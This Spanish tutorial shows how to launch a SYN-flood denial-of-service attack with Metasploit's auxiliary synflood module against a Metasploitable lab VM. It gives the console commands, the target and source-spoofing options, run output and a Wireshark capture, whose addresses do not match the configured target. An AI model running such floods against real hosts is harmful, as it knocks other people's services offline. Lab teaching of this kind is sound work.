

CÓMO LANZAR UN ATAQUE DOS UTILIZANDO METASPLOIT AUXILIARY

Los ataques DDoS en su mayoría están dirigidas a las redes empresariales a fin de comprobar la protección DDoS en la red de la empresa.

En este tutorial, mostramos cómo los atacantes pueden lanzar un ataque DoS de gran alcance mediante el uso de Metasploit Auxiliary.

METASPLOIT

Metasploit es una plataforma de pruebas de penetración que permite encontrar, explotar y validar vulnerabilidades. Además, proporciona la infraestructura, el contenido y las herramientas necesarias para realizar pruebas de penetración y auditorías de seguridad exhaustivas.

DOS METASPLOIT

En este tutorial, estamos utilizando Metasploit Auxiliary SYN Flood para lanzar el ataque "auxiliary/dos/tcp/synflood".


SYN FLOOD

Es un tipo de ataque DoS se utiliza para enviar una gran cantidad de Sync para consumir todos los recursos del sistema de destino.

Vamos a empezar por el lanzamiento de Metasploit simplemente escribiendo msfconsole en su ventana de terminal. Tomará un par de minutos para lanzar la consola.

A continuación, utilice el seleccione el auxiliar "auxiliary/dos/tcp/synflood" escribiendo el siguiente comando. **msf > use auxiliary/dos/tcp/synflood**

Una vez que el auxiliar se ha cargado teclea show options para listar todas las opciones con el auxiliar, puedes definir los ajustes según te convenga.



```
Parrot Terminal
Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >> use auxiliary/dos/tcp/synflood
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  ----      -
  INTERFACE  no               no        The name of the interface
  NUM        no               no        Number of SYNs to send (else unlimited)
  RHOSTS     yes              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      80               yes       The target port
  SHOST      no               no        The spoofable source address (else randomizes)
  SNAPLEN    65535            yes       The number of bytes to capture
  SPORT      no               no        The source port (else randomizes)
  TIMEOUT    500              yes       The number of seconds to wait for new data

[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >>
```

Luego debe configurar RHOST y RPORT que son la dirección de destino y los números de puerto respectivamente.

A continuación, para lanzar el ataque sólo tiene que escribir exploit, de modo que se iniciará la inundación de sincronización, colocamos Wireshark en la máquina de destino para mostrar cuántos paquetes llegan a la máquina.

En la consola de Metasploit debemos cargar el siguiente modulo auxiliar:

```
msf5 > use auxiliary/dos/tcp/synflood
```

```
auxiliary(dos/tcp/synflood)
```

>

Una vez cargado el módulo auxiliar de synflood, ahora debemos configurar el auxiliar de manera correcta:

El módulo auxiliar tiene las siguientes opciones que debemos modificar (con set delante):

RHOSTS: IP del servidor victima


RPORT: Puerto del servidor victima

SHOST: Ocultar IP origen

SNAPLEN: Número de bytes para capturar (Lo puedes dejar por defecto)

TIMEOUT: El número de segundos que debe esperar para nuevos datos (Lo puedes dejar por defecto)

Las demás opciones como INTERFACE, NUM, SPORT se puede dejar por defecto.



```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> show options
[-] Invalid parameter "options", use "show -h" for more information
[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >> show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  ----      -
  INTERFACE
  NUM
  RHOSTS    10.0.2.10       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     80              yes       The target port
  SHOST
  SNAPLEN   65535           yes       The number of bytes to capture
  SPORT
  TIMEOUT   500             yes       The number of seconds to wait for new data

[msf](Jobs:0 Agents:0) auxiliary(dos/tcp/synflood) >>
```

En este punto solo queda ejecutar nuestro modulo auxiliar de Metasploit.

```
msf5 auxiliary(dos/tcp/synflood) > exploit
```

```
[*] Running module against 10.0.2.10
```

```
[*] SYN flooding 10.0.2.10:80...
```

Para ver el proceso de ataque, podemos utilizar Wireshark.

*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.src == 10.10.10.15

No.	Time	Source	Destination	Protocol	Length	Info
85088	16.417310610	10.10.10.15	192.168.50.128	TCP	54	30149 → 80 [SYN] Seq=0 Win=0
85090	16.417641565	10.10.10.15	192.168.50.128	TCP	60	30149 → 80 [RST] Seq=1 Win=0
85091	16.417867522	10.10.10.15	192.168.50.128	TCP	54	27683 → 80 [SYN] Seq=0 Win=0
85093	16.418205692	10.10.10.15	192.168.50.128	TCP	60	27683 → 80 [RST] Seq=1 Win=0
85094	16.418373295	10.10.10.15	192.168.50.128	TCP	54	[TCP Port numbers reused]
85096	16.418704605	10.10.10.15	192.168.50.128	TCP	60	9820 → 80 [RST] Seq=1 Win=0
85097	16.418884246	10.10.10.15	192.168.50.128	TCP	54	14805 → 80 [SYN] Seq=0 Win=0
85099	16.419219289	10.10.10.15	192.168.50.128	TCP	60	14805 → 80 [RST] Seq=1 Win=0

Transmission Control Protocol, Src Port: 14805, Dst Port: 80, Seq: 1, Len: 0

Source Port: 14805
Destination Port: 80
[Stream index: 28365]
[TCP Segment Len: 0]
Sequence number: 1 (relative sequence number)
Sequence number (raw): 2064671710
[Next sequence number: 1 (relative sequence number)]
Acknowledgment number: 0
Acknowledgment number (raw): 0

```

0000  00 0c 20 00 55 b0 00 50 56 fc 78 c4 08 00 45 00  ...U..P.V.x...E
0010  00 28 94 db 00 00 06 9e b3 0a 0a 0a 0f c0 a8  ...
0020  32 80 39 d5 00 50 7b 19 63 de 00 00 00 00 50 04  2.9..P[.c....P
0030  7f ff 0f 8c 00 00 00 00 00 00 00 00 00 00 00  ...

```

This shows the raw, 4 bytes Packets: 86509 · Displayed: 57671 (66.7%) · Dropped: 0 (0.0%) Profile: Default

Como podemos observar está sufriendo un poco el servidor victima a nivel de red, que en mi caso yo he usado como víctima una máquina virtual de metasploitable.